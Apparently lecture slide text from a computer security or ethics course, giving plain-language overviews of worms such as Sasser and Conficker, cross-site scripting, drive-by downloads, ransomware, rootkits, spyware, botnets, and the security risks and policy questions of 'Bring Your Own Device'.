Sasser Worm

- Launched in April 2004, infected 18 million computers
- Disrupted operations at Delta Airlines, European Commission, Australian railroads, British coast guard
- German juvenile Sven Jaschan confessed to crime
- Sentenced to 30 hours of community service and 18 months’ probation

Instant Messaging Worms

- Choke and Hello (2001)
- Kelvir (2005)
  - Reuters had to remove 60,000 subscribers from its instant messaging service
- Palevo (2010)
  - Spread through Romania, Mongolia, Indonesia

Conficker Worm

- Conficker (a.k.a. Downadup) worm appeared 2008 on Windows computers
- Millions of copies of worm are circulating among computers running older software without appropriate security patches
  - Often legacy systems in factories or health-care facilities
- Purpose of worm seems to be simply to propagate

Cross-Site Scripting

- Another way malware may be downloaded without user’s knowledge
- Problem appears on Web sites that allow people to read what others have posted
- Attacker injects client-side script into a Web site
- Victim’s browser executes script, which may steal cookies, track user’s activity, or perform another malicious action

Drive-By Downloads

- Unintentional downloading of malware caused by visiting a compromised Web site
- Also happens when Web surfer sees pop-up window asking permission to download software and clicks “Okay”
- Google Anti-Malware Team says 1.3 percent of queries to Google’s search engine return a malicious URL somewhere on results page

Trojan Horses and Backdoor Trojans

- Trojan horse: Program with benign capability that masks a sinister purpose
- Backdoor Trojan: Trojan horse that gives attack access to victim’s computer

Ransomware

- Definition: Malware designed to extort money from victim
- How installed
  - Drive-by download
  - Trojan Horse
  - Email attachment
  - Other means
- Early versions accused victims of illegal activities, demanded “fines”
- Modern versions encrypt all files on victim’s computer and demand payment in return for decryption key

Rootkits

- Rootkit: A set of programs that provides privileged access to a computer
- Activated every time computer is booted
- Uses security privileges to mask its presence

Spyware and Adware

- Spyware: Program that communicates over an Internet connection without user’s knowledge or consent
  - Monitor Web surfing
  - Log keystrokes
  - Take snapshots of computer screen
  - Send reports back to host computer
- Adware: Type of spyware that displays pop-up advertisements related to user’s activity
- Backdoor Trojans often used to deliver spyware and adware

Bots

- Bot: A kind of backdoor Trojan that responds to commands sent by a command-and-control program on another computer
- First bots supported legitimate activities
  - Internet Relay Chat
  - Multiplayer Internet games
- Other bots support illegal activities
  - Distributing spam
  - Collecting person information for I D theft
  - Denial-of-service attacks

Botnets

- Botnet: Collection of bot-infected computers controlled by the same command-and-control program
- Some botnets have over a million computers in them
- Bot herder: Someone who controls a botnet
- Uses of botnets
  - Distribute spam
  - Launch distributed denial-of-service attacks

Security Risks of “Bring Your Own Device”

- 87% of US companies rely on employees accessing mobile business aps from their personal smartphones
- Benefits of “Bring Your Own Device”
  - Employers reduce hardware, software expenditures
  - Increased productivity and job satisfaction of employees
- Potential harms of “Bring Your Own Device”
  - Company data may be compromised if device stolen
  - Insecure device can make company vulnerable to data breach

“Bring Your Own Device” Policy Questions

- What are the security standards for personal devices (password requirements, anti-malware packages, etc.)?
- What applications can employees run from their devices?
- What level of support will company’s IT department provide?
- Does the company have right to erase all data from a personal device that has been stolen?
- When employees leave company, how will company data be removed from their devices?

Summary

- We all have something to lose if computer systems are insecure
- Security often a trade-off between safety and convenience
- Many ways for personal computers to become infected with malware

Next Time

- Cyber Crime and Cyber Attacks
- Online Voting
- Read Sections 7.3-7.5